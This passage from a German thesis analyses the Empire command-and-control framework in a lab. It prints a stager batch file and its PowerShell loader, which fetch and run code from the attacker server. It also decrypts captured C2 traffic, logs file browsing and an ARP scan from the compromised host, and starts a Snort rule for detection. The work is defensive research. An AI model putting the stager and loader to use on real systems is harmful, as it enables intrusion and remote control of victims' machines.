Um die Testumgebung möglichst aktuell zu gestalten, wurden als Opferplattformen aktuelle Windows-Versionen, im Detail Windows 11 Enterprise Evaluation 21H2 und Windows Server 2022 Standard Evaluation 21H2, gewählt. Laut Nutzerstatistik verteilte sich der Marktanteil unter Windows-Versionen auf Computern im April 2022 folgendermaßen: 73,24% der Computer wurden mit Windows 10 betrieben, allerdings mit sinkender Tendenz zu den Vormonaten. Der Marktanteil von Windows 11 betrugt 8,89%, wobei eine steigende Tendenz zu den Vormonaten ersichtlich war. Es ist somit ein Trend zu erkennen, dass Windows 10 langsam aber stetig durch Windows 11 abgelöst wird. [39] Um diese Thesis zukunftsorientiert zu gestalten, wurde deshalb Windows 11 und das darauf basierende Server Pendant Windows Server 2022 als Opferplattformen gewählt.

4.2 Generierung des Schadcodes

Vorangegangen wurde aufgezeigt wie das Empire Framework aufgebaut ist, in welche Phasen sich das Arbeiten damit einteilen lässt und die Netzwerktopologie der vorliegenden Laborumgebung wurde dargestellt, mit der nachfolgend gearbeitet wird. Mit diesem Wissen wird nun ein Angriff durchgeführt und der dabei entstehende Netzwerkverkehr mitgeschnitten, um auswertbare Daten zu erhalten. Das Ziel ist eine Analyse und das Entschlüsseln des erzeugten Netzwerkverkehrs um nachvollziehen zu können, welche Werte übermittelt werden und wie diese zu deuten sind.

Zu Beginn des Angriffs wird auf der Angreifermaschine der Server-Service gestartet und ein http-Listener mit den vorgeschlagenen Einstellungen generiert. Es wurde Port 80 für die Kommunikation gewählt, da es sich um den Standardport für unverschlüsselte Webanwendungen handelt. Die genauen Parameter des Listeners können der Bildschirmaufnahme Anhang A entnommen werden.

Ein passender Schadcode wird mit Hilfe des *windows/laucher_bat*-Stagers generiert, welcher unter Abschnitt 4.2 bereits kurz vorgestellt wurde. Als Ergebnis erhält man eine ausführbare Stapelverarbeitungsdatei mit der Dateiendung .bat. Die Datei hat lediglich eine Größe von 237 Byte. Der Inhalt kann der Abbildung 4.2 entnommen werden. Die genauen Parameter des Stagers können der Bildschirmaufnahme Anhang B entnommen werden. Diese Datei muss nun auf das Opfersystem transferiert und ausgeführt werden.

```
1 @echo off
2 start /b powershell.exe -nol -w 1 -nop -ep bypass "(New-Object
  Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredenti-
  als;iwr('http://192.168.0.2:80/download/powershell')|iex"
3 (goto) 2>nul & del "%~f0"
4
```

Abbildung 4.2: Inhalt der vom Stager generierten BAT-Datei

Wie dem Inhalt der Datei zu entnehmen ist, wird weiterer Code von der rot unterstrichenen URL `http://192.168.0.2:80/download/powershell` nachgeladen. Es handelt sich dabei um ein Verzeichnis auf dem Empire-Server. Das Framework stellt diese Daten automatisch nach Generieren des Schadcodes zur Verfügung. Dieser nachzuladende Inhalt ist auf Abbildung 4.3 abgebildet.

```
1 If($PSVersionTable.PSVersion.Major -ge 3){};
  [System.Net.ServicePointManager]::Expect100Continue=0;$wc=New-Object
  System.Net.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:
  11.0) like Gecko';$ser=$
  ([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQAcAA6A-
  C8ALwAxADkAMgAuADEANgA4AC4AMAAuADIAOgA4ADAA')));$t='/news.php';
  $wc.Headers.Add('User-Agent',$u);
  $wc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;$wc.Proxy.Credentials =
  [System.Net.CredentialCache]::DefaultNetworkCredentials;$Script:Proxy =
  $wc.Proxy;
  $K=[System.Text.Encoding]::ASCII.GetBytes('r5MJ0[khQ*F.O4Rn7z9+qaK_;bLfo(:!');
  $R={$D,$K=$Args;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.Count])%256;$S[$_],
  $S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],
  $S[$H]=$S[$H],$S[$I];$_-bxor$S[($S[$I]+$S[$H])%256]}};
  $wc.Headers.Add("Cookie","uUJvaPWuEWBCQl=zG9DhRwlAU6PoHoO5U46xIeSjdA=");
  $data=$wc.DownloadData($ser+$t);$iv=$data[0..3];$data=$data[4..$data.length];-
  join[Char[]](& $R $data ($IV+$K))|IEX
2
```

Abbildung 4.3: Inhalt der vom Launcher nachgeladen wird

Besonders interessant sind dabei die in Abbildung 4.3 markierten Strings:

- Der rot markierte Teil des PowerShell-Befehls ist mittels UTF16-LE und anschließend Base64 encodiert, wie der Datei `empire/server/common/stagers.py` zu entnehmen war. [12] In dieser Datei sind unter Anderem die Standardkonfigurationen der Stager definiert. Decodiert man den String, so tritt die Server-IP-Adresse inklusive Port zum Vorschein: `http://192.168.0.2:80`. Dorthin soll der komplett zusammengesetzte Schadcode kommunizieren.

- Der grün markierte String `'r5MJ0[khQ*F.O4Rn7z9+qaK_;bLfo(:!'` enthält den im http-Listener eingestellten *StagingKey*, dieser Schlüssel wird teilweise für die symmetrische Verschlüsselung verwendet, wie im folgenden Kapitel erläutert wird.

4.3 Untersuchung der Kommunikation

Angaben auf der Website offiziellen Webseite von Empire und erlangtes Wissen durch das Studieren der einzelnen Dateien des Frameworks, führte zu folgender Erkenntnis: Die Kommunikation lässt sich in zwei Phasen unterteilen. Die **Initiierungsphase**, in der die Verbindung aufgebaut, relevante Informationen ausgetauscht und die Verschlüsselung gefestigt wird, gefolgt von der **Post-Execution-Phase**, in der mit den von Empire bereitgestellten Modulen gearbeitet wird. [19]

Insbesondere durch die folgenden in Empire enthaltenen Dateien konnten die angewandten Verschlüsselungsmethoden und verwendeten Dateiformate größtenteils nachvollzogen werden. Die Funktionen einzelner Programmabschnitte werden darin größtenteils mit aufschlussreichen Kommentaren erklärt:

- `empire/server/common/packets.py`
- `empire/server/common/encryption.py`

Als besonders hilfreich stellten sich die in der Datei `packets.py` enthaltenen Kommentare heraus. Die relevanten Teile werden nachfolgend aufgeführt. Die Zeichenfolge `[...]` verweist auf das Weglassen von, als unnötig erachteten, Dateiinhalt:

```
[...]
# RC4s(RoutingData):
# +-----------+------+------+-------+--------+
# | SessionID | Lang | Meta | Extra | Length |
# +-----------+------+------+-------+--------+
# |     8     |  1   |  1   |   2   |    4   |
# +-----------+------+------+-------+--------+
# SessionID = the sessionID that the packet is bound for
# Lang = indicates the language used
# Meta = indicates staging req/tasking req/result post/etc.
# Extra = reserved for future expansion
[...]
```

```
[...]
META = {
    "NONE": 0,
    "STAGE0": 1,
    "STAGE1": 2,
    "STAGE2": 3,
    "TASKING_REQUEST": 4,
    "RESULT_POST": 5,
    "SERVER_RESPONSE": 6,
[...]
```

Auf diesen Ausschnitt wird in den folgenden Schritten verwiesen und dient zum besseren Verständnis.

4.3.1 Initiierungsphase

Die Initiierungsphase beginnt, sobald der vom Stager generierte Schadcode auf dem Opfer ausgeführt wird. Für einen Erfolg ist natürlich ausschlaggebend, dass sich Opfer und Server im Netzwerk erreichen können, um die Verbindung zu initiieren. In dieser Phase werden alle kryptographischen Schlüssel ausgetauscht. Wird die Initiierung erfolgreich abgeschlossen, so erscheint das Opfer schließlich als Agent im Empire Framework. Aus der Datei `empire/server/common/packets.py` lässt sich entnehmen, dass die Initiierungsphase in drei Schritte aufgeteilt ist: **STAGE0**, **STAGE1** und **STAGE2**.

Der Auszug aus Wireshark in Abbildung 4.4 zeigt die versendeten Pakete während der Initiierungsphase. Es wurde für diese Abbildung nach HTTP-Paketen gefiltert. Die relevanten Pakete sind schwarz hinterlegt, wobei Paket 53 allerdings bereits das erste Paket aus der *Post-Exploitation-Phase* ist.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.0007662…	192.168.0.11	192.168.0.2	HTTP	228	GET /download/powershell HTTP/1.1
8	0.0651391…	192.168.0.2	192.168.0.11	HTTP	1272	HTTP/1.1 200 OK (text/html)
10	0.1904979…	192.168.0.11	192.168.0.2	HTTP	234	GET /news.php HTTP/1.1
16	0.2133216…	192.168.0.2	192.168.0.11	HTTP	1349	HTTP/1.1 200 OK (text/html)
20	0.5043891…	192.168.0.11	192.168.0.2	HTTP	516	POST /news.php HTTP/1.1
24	0.5930400…	192.168.0.2	192.168.0.11	HTTP	519	HTTP/1.1 200 OK (text/html)
28	0.8011101…	192.168.0.11	192.168.0.2	HTTP	276	POST /admin/get.php HTTP/1.1
49	0.8376302…	192.168.0.2	192.168.0.11	HTTP	2799	HTTP/1.1 200 OK (text/html)
53	6.0062104…	192.168.0.11	192.168.0.2	HTTP	227	GET /news.php HTTP/1.1
58	6.0197544…	192.168.0.2	192.168.0.11	HTTP	95	HTTP/1.1 200 OK (text/html)
60	11.044900…	192.168.0.11	192.168.0.2	HTTP	236	GET /login/process.php HTTP/1.1
65	11.063131…	192.168.0.2	192.168.0.11	HTTP	95	HTTP/1.1 200 OK (text/html)

Abbildung 4.4: Auszug aus Wireshark mit den HTTP-Paketen während der Initiierungsphase

Nachfolgend wird eine Übersicht der Pakete geboten, im weiteren Verlauf werden diese näher analysiert:

Paket Nr. 4: Der auf dem Opfer ausgeführte Stager fordert den auf Abbildung 4.3 abgebildeten Code nach, um so den kompletten Schadcode zu bilden.

Paket Nr. 8: Der Server antwortet mit den 1285 Byte des verbleibenden Schadcodes, welcher auf Abbildung 4.3 abgebildet ist.

Paket Nr. 10: Hier beginnt der eigentliche erste Schritt der Initiierungsphase (STAGE0). Das Opfer sendet eine GET-Anfrage mit einem Cookie an den Server.

Paket Nr. 16: Der Server antwortet mit dem HTTP Statuscode `200 OK` und einem großen verschlüsselten Datenpaket.

Paket Nr. 20: Das Opfer sendet eine POST Nachricht mit verschlüsseltem Inhalt (STAGE1).

Paket Nr. 24: Darauf antwortet der Server wieder mit `200 OK` und 256 Byte verschlüsselten Daten.

Paket Nr. 28: Letztlich sendet das Opfer eine weitere POST Nachricht (STAGE2).

Paket Nr. 49: Der Server antwortet erneut mit `200 OK` und sehr großem verschlüsselten Inhalt (44874 Byte).

STAGE0

Nachfolgend eingerahmt sieht man den Inhalt der HTTP-GET-Anfrage von Paket Nummer 10 aus Abbildung 4.4. Es handelt sich somit um das erste vom Client an den Server versandte Paket, nachdem der Client den kompletten Schadcode erhalten hat.

```
GET /news.php HTTP/1.1
Cookie: uUJvaPWuEWBCQl=zG9DhRwlAU6PoHoO5U46xIeSjdA=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko
Host: 192.168.0.2
```

Der erste Teil des darin enthaltenen Cookies (`uUJvaPWuEWBCQl=`) ist der im Empire-Listener festgelegte Wert für den Cookie-Namen. Der zweite Teil (`zG9DhRwlAU6PoHoO5 U46xIeSjdA=`) enthält relevante Daten in verschlüsselter Form.

Wird dieser String mit Base64 decodiert und anschließend mit der in Empire implementierten RC4-Verschlüsselung entschlüsselt, wobei der dafür genutzte Schlüssel der grün markierte StagingKey aus Abbildung 4.3 ist, erhält man folgendes Ergebnis:

```
00 00 00 00 01 01 00 00 00 00 00 00
```

Das zur Entschlüsselung genutzte Skript kann Anhang C entnommen werden. Das Skript importiert im Empire-Framework enthaltene Python-Dateien und nutzt die darin definierten Ver- bzw. Entschlüsselungsverfahren.

Mithilfe der in Abschnitt 4.3 aufgelisteten Kommentare lässt sich erarbeiten, dass folgede Daten übertragen wurden:

- Eine SessionID wurde noch nicht ausgehandelt und steht noch auf dem Wert `00000000`.
- Die verwendete Sprache ist PowerShell, da das neunte Byte auf `01` gesetzt ist. `02` würde Python bedeuten und `03` würde für C# stehen.
- Das Meta-Feld steht auf `01`, was bedeutet, dass man sich in *STAGE0* befindet.

Die Antwort des Server ist das Paket mit der Nummer 16 auf Abbildung 4.4 und enthält 5465 Bytes an Daten. Laut dem Netzwerksicherheitsexperten Ayan Saha soll darin ein PowerShell-Skript übermittelt werden, welches den nächsten Schritt der Kommunikation steuert. [19] Nach der von Herrn Saha beschriebenen Methodik, aus dem im Juni 2021 erschienenen Artikel, war eine Entschlüsselung nicht mehr möglich. Nach Veröffentlichung dieses Artikels wurde die Verschlüsselung des Frameworks überarbeitet, was an der Änderungshistorie im GitHub-Repository ersichtlich ist. [12] Das Aufbrechen der neu implementierten, abgeänderten Verschlüsselung war nicht möglich.

STAGE1

Die STAGE1 beginnt mit dem HTTP-POST-Paket Nummer 20 auf Abbildung 4.4 und enthält 462 Bytes an Daten. Laut Ayan Saha wird ein auf dem Agenten generierter öffentlicher RSA-Schlüssel übermittelt, welcher zur Verschlüsselung für den nächsten Schritt verwendet wird. [19]

Der Server antwortet mit dem Paket Nummer 24 auf Abbildung 4.4. Es befinden sich 256 Byte nicht entschlüsselbare Daten darin. Ayan Saha konnte feststellen, dass ein Schlüssel zur weiteren symmetrischen Verschlüsselung der Verbindung übermittelt wird, welcher mit dem zuvor übermittelten öffentlichen RSA-Schlüssel verschlüsselt wurde. [19]

STAGE2

In diesem letzten Schritt der Initiierungsphase sendet der Agent wieder ein HTTP-POST-Paket an den Server. Es handelt sich um das Paket Nummer 28 auf Abbildung 4.4. Es ist der selbe Cookie wie in STAGE0 enthalten und die 222 Bytes an

weiteren Daten konnten nicht entschlüsselt werden. Laut Ayan Saha werden Informationen wie der Hostname, Benutzername, die IP-Adresse und die Bezeichnung des Betriebsystems des Opfersystems übertragen. [19]

Der Server antwortet mit dem Paket Nummer 49 aus Abbildung 4.4. Die darin enthaltenen 44872 Byte an Daten konnten nicht entschlüsselt werden. Ayan Saha konnte feststellen, dass sich der Code zum Aufrechterhalten der fortlaufenden Kommunikation zwischen Agenten und Server darin befindet. [19] Nach dem erfolgreichen Abschließen der `STAGE2` taucht das befallene System als *Agent* im Empire Framework auf. Die Initiierungsphase wurde damit erfolgreich abgeschlossen.

4.3.2 Post-Execution-Phase

Wurde die Initiierungsphase erfolgreich durchlaufen, so gibt es im weiteren Verlauf der Kommunikation nur zwei Paketstrukturen die zwischen Server und Agent ausgetauscht werden. Sogenannte *TASKING_REQUEST*-Pakete und `RESULT_POST`-Pakete, welche nachfolgend abgehandelt werden. Mit den vorgeschlagenen Werten bei der Generierung des Listeners meldet sich der Agent alle fünf Sekunden bei dem Server. Dies ist auf Abbildung 4.5 zu erkennen.

```
179 62.119267… 192.168.0.11   192.168.0.2    HTTP        232 GET /admin/get.php HTTP/1.1
183 62.138965… 192.168.0.2    192.168.0.11   HTTP         95 HTTP/1.1 200 OK  (text/html)
188 67.155589… 192.168.0.11   192.168.0.2    HTTP        236 GET /login/process.php HTTP/1.1
192 67.169592… 192.168.0.2    192.168.0.11   HTTP         95 HTTP/1.1 200 OK  (text/html)
198 72.195169… 192.168.0.11   192.168.0.2    HTTP        227 GET /news.php HTTP/1.1
202 72.216295… 192.168.0.2    192.168.0.11   HTTP         95 HTTP/1.1 200 OK  (text/html)
210 77.242732… 192.168.0.11   192.168.0.2    HTTP        236 GET /login/process.php HTTP/1.1
214 77.260291… 192.168.0.2    192.168.0.11   HTTP         95 HTTP/1.1 200 OK  (text/html)
220 82.301565… 192.168.0.11   192.168.0.2    HTTP        232 GET /admin/get.php HTTP/1.1
224 82.315690… 192.168.0.2    192.168.0.11   HTTP         95 HTTP/1.1 200 OK  (text/html)
229 87.337790… 192.168.0.11   192.168.0.2    HTTP        236 GET /login/process.php HTTP/1.1
233 87.356249… 192.168.0.2    192.168.0.11   HTTP         95 HTTP/1.1 200 OK  (text/html)
235 92.381588… 192.168.0.11   192.168.0.2    HTTP        227 GET /news.php HTTP/1.1
```

Abbildung 4.5: Auszug aus Wireshark mit den HTTP-Paketen während der Post-Execution-Phase

TASKING_REQUEST

Bei diesen fünfsekündlich versandten Paketen handelt es sich um sogenannte *TASKING_REQUEST*-Pakete. Der Agent fragt damit beim Server an, ob ein auszuführender Befehl vorhanden ist. Gleichzeitig zeigt der Agent mit diesem Paket, dass er aktiv und verfügbar ist. Diese zyklische Abfrage wird in der Informatik auch als *Polling* bezeichnet. Im nachfolgenden Kästchen ist beispielhaft das erste versandte Paket dieser Art abgebildet, alle weiteren *TASKING_REQUEST*-Pakete weisen die gleiche Struktur auf. Lediglich die angefragte URI wechselt zwischen den Werten `/news.php`, `/admin/get.php`, und `/login/process.php`.

```
GET /news.php HTTP/1.1
Cookie: session=LIp+UBpvsQSHXhtfKwUPkwPeJfM=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko
Host: 192.168.0.2
```

Wird der darin enthaltene Cookie nach der Methode aus Unterunterabschnitt 4.3.1 entschlüsselt, so resultieren daraus die folgenden Daten:

```
UP G3 E8 Y7 01 04 00 00 00 00 00 00
```

- Es wurde nun eine SessionID ausgehandelt, die für diesen Agenten *UPG3E8Y7* lautet. Unter diesen Namen findet man den Agenten auch im empire-client (und in Starkiller) wieder, wie auf Abbildung 4.6 zu sehen ist.
- Die verwendete Sprache ist weiterhin PowerShell, was die nachfolgende `01` zeigt.
- Die nachfolgende `04` markiert dieses Paket als `TASKING_REQUEST`, wie in Abschnitt 4.3 bereits erläutert.



Abbildung 4.6: Bildschirmabzug wie ein neuer Agent im empire-client dargestellt wird

Mit diesem Polling wird signalisiert, dass der Agent noch aktiv und erreichbar ist. Gleichzeitig wird abgefragt, ob Aufgaben für den Agenten anstehen. Eine Aufgabe besteht entweder aus einem auszuführenden Shell-Kommando, oder einem auszuführenden Modul. Steht keine Aufgabe für den Agenten an, so antwortet der Server mit einem kurzen Paket, mit folgenden beispielhaften Header-Inhalt:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1291
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Server: Microsoft-IIS/7.5
Date: Tue, 19 Apr 2022 14:57:06 GMT
1291 Bytes text/html
```

Der übermittelte HTML-Text wurde aus Platzgründen nicht mit in die Arbeit übernommen. Wird dieser in einem Browser dargestellt, so ergibt sich das auf Abbildung 4.7 abgebildete Bild. Es wird eine Standardfehlermeldung des Microsoft IIS-Servers gezeigt. Dieser HTML-Inhalt ist für das Framework irrelevant, soll aber den Datenverkehr weiter tarnen und den Anschein erwecken, dass eine reguläre HTTP-Anfrage gestellt und beantwortet wurde. Dieser HTML-Inhalt ist in der Datei `empire/server/common/http.py` definiert und könnte mit wenig Aufwand abgeändert werden.



Abbildung 4.7: Der gerenderte HTML-Text einer Server-Antwort

Steht eine Aufgabe an, so wird der nötige Code in verschlüsselter Form übermittelt, den der Agent schließlich ausführt. Dieser Code ersetzt den in Abbildung 4.7 abgebildeten HTML-Inhalt. [19] Eine Entschlüsselung dieser Pakete war nicht möglich, da der dafür genutzte AES-Schlüssel nicht erlangt werden konnte.

RESULT_POST

Wurde eine Aufgabe, beziehungsweise ein Modul, auf dem Agenten erfolgreich ausgeführt, so übermittelt der Agent das Ergebnis mit einem `RESULT_POST`-Paket. Je nach Aufgabe können auch mehrere solcher Pakete versendet werden. So werden beispielsweise bei einem ausgeführten Keylogger-Modul in regelmäßigen Abständen die aufgezeichneten Tastenanschläge mit einem solchen Paket an den Server übermittelt. Es war ebenfalls nicht möglich den Inhalt eines solchen Paketes zu entschlüsseln, da auch hierfür der AES-Schlüssel benötigt wird. Es konnte allerdings festgestellt werden, dass sich die Pakete dieser Kategorie von den *TASKING_REQUEST*-Paketen darin unterscheiden, dass kein Cookie übermittelt wird, sondern lediglich ein großer Hexadezimalwert im Datenfeld des HTTP-Pakets.

Der Server Antwortet auf ein solches Paket identisch zu den *TASKING_REQUEST*-Paketen und bestätigt damit die erfolgreiche Übermittlung des Pakets.

4.4 Ausführung von Befehlen

Nachdem die Initierungsphase erfolgreich durchlaufen wurde und der Agent im Empire Framework erworben wurde, werden dem Agenten Aufgaben übermittelt.
Zuerst wurde mittels des in Starkiller integrierten *File Browsers* der Inhalt des Laufwerks C: abgerufen. Dazu übermittelt der Server als Antwort auf ein TASKING_REQUEST-Paket den auszuführenden Befehl. Nachdem dieser Befehl erfolgreich ausgeführt wurde und die nötigen Daten durch den Agenten erlangt wurden, werden diese in einem RESULT_POST-Paket zurück an den Server übermittelt. Das Ergebnis kann auf Abbildung 4.8 betrachtet werden. Auf diese Art lassen sich alle auf Agentenseite vorhandenen Laufwerke durchsuchen.



Abbildung 4.8: Darstellung der Dateiinhaltes eines Agenten in Starkiller

Als zweite Aufgabe wurde dem Agenten ein *ARP-Scan* für den CIDR 192.168.0.0/24 befohlen. Damit wird unter Zuhilfenahme des Address Resolution Protocols das lokale Netzwerk im Adressraum von 192.168.0.0 bis 192.168.0.255 auf aktive Hosts überprüft. Nach erfolgreicher Übermittlung des Befehls wurden durch den Agenten die entsprechenden ARP-Anfragen versandt, wie auf Abbildung 4.9 zu erkennen ist.



Abbildung 4.9: Wireshark-Ausschnitt zeigt durch den ARPScan ausgesandte Pakete

Nachdem das Ergebnis des Scans an den Server zurückgemeldet wurde, konnte folgendes Resultat gemeldet werden:

```
MAC               Address
---               -------
08:00:27:95:BD:54 192.168.0.2
08:00:27:0A:2F:A7 192.168.0.11
08:00:27:93:4D:6F 192.168.0.12
08:00:27:0A:2F:A7 192.168.0.255
```

Es zeichnet sich ab, dass alle im Netzwerk befindlichen Geräte, also die Angreifermaschine, das Opfer und der weitere Windows-Server, sowie die Broadcastadresse, erfolgreich gefunden wurden. Im weiteren Verlauf kann ein echter Angreifer den Windows-Server als lukratives Ziel erachten. Um einen Angriffsvektor für dieses Gerät ausfindig zu machen, könnte als nächster Schritt ein Port-Scan dieser Maschine durchgeführt werden. Da ein Lateral Movement nicht Ziel dieser Arbeit war, wurde auf diese Schritte verzichtet.

Der Netzwerkmitschnitt wurde auf Seiten der Angreifermaschine vor dem Ausführen des Schadcodes gestartet. Während dieser laufenden Aufzeichnung wurden die oben beschrieben Befehle ausgeführt. Es wurde somit ein Netzwerkmitschnitt erzeugt, welcher alle unter Abschnitt 4.3 beschriebenen Pakete mehrmals enthält. Die Wireshark-Abbildungen in dieser Arbeit zeigen Teile eben dieses Mitschnitts.

Im nachfolgenden Kapitel 5 werden nun unter anderem unter Zuhilfenahme dieses Mitschnittes Erkennungsmerkmale für Aktiviäten des Empire Frameworks erarbeitet.

5 Ergebnis

Es ist gelungen in der Laborumgebung einen erfolgreichen Angriff gegen ein Windows-System durchzuführen. Mit diesem Angriff wurden Pakete aller Phasen der Kommunikation des Frameworks erzeugt. Somit liegt eine gute Datengrundlage vor, um nachfolgend Möglichkeiten zur Identifizierung der Aktivitäten des Frameworks im Netzwerk zu erarbeiten.

5.1 Identifizierung im Netzwerk

Nachdem ein Angriff erfolgreich im Labornetzwerk durchgeführt werden konnte, wurde der Netzwerkverkehr nach Auffälligkeiten untersucht, um Aktivitäten von Empire eindeutig zu erkennen. Nachfolgend werden Möglichkeiten zur Identifizierung von Aktivitäten des Empire Frameworks im Netzwerk aufgezeigt. Es sei an dieser Stelle nochmals erwähnt, dass bei allen Angriffen mit unveränderten Originaldaten der der von BC-Security angebotenen Version gearbeitet wurde. Da Empire über einen offenen Quellcode verfügt, könnte das Verhalten der Software durch Umprogrammieren angepasst werden. Somit kann eine Erkennbarkeit mit genügend Wissen und Engagement des Angreifers erheblich erschwert werden.

Anschließend werden regelbasierte Möglichkeiten zur Erkennung von Empire-Aktiviäten besprochen, gefolgt von anomaliebasierten Möglichkeiten.

5.1.1 Regelbasierte Indikatoren

Wie im Unterunterabschnitt 4.3.2 bereits näher beschrieben wurde, konnte festgestellt werden, dass der Agent alle *n* Sekunden ein HTTP-Paket an den Server sendet. *n* wird in den Optionen des Listeners als *DefaultDelay* eingestellt und ist standardmäßig auf fünf gesetzt. Dies hat zur Folge, dass alle fünf Sekunden eine GET-Anfrage an eine von drei *URIs* gestellt wird. Bei URIs handelt es sich um einheitliche Bezeichner für Ressourcen. Diese URIs sind in der Datei `empire/server/listeners/http.py` festgelegt. Nun bietet ein Network Intrusion Detection System wie Snort die Möglichkeit dieses Verhalten in eine Regel zu gießen. Die passende Regel für das beschriebene Verhalten könnte folgendermaßen aussehen:

```
alert tcp any any -> any any (msg: "Possible PS-Empire URI 1";
sid:1000001; rev:1; uricontent:"/admin/get.php";)
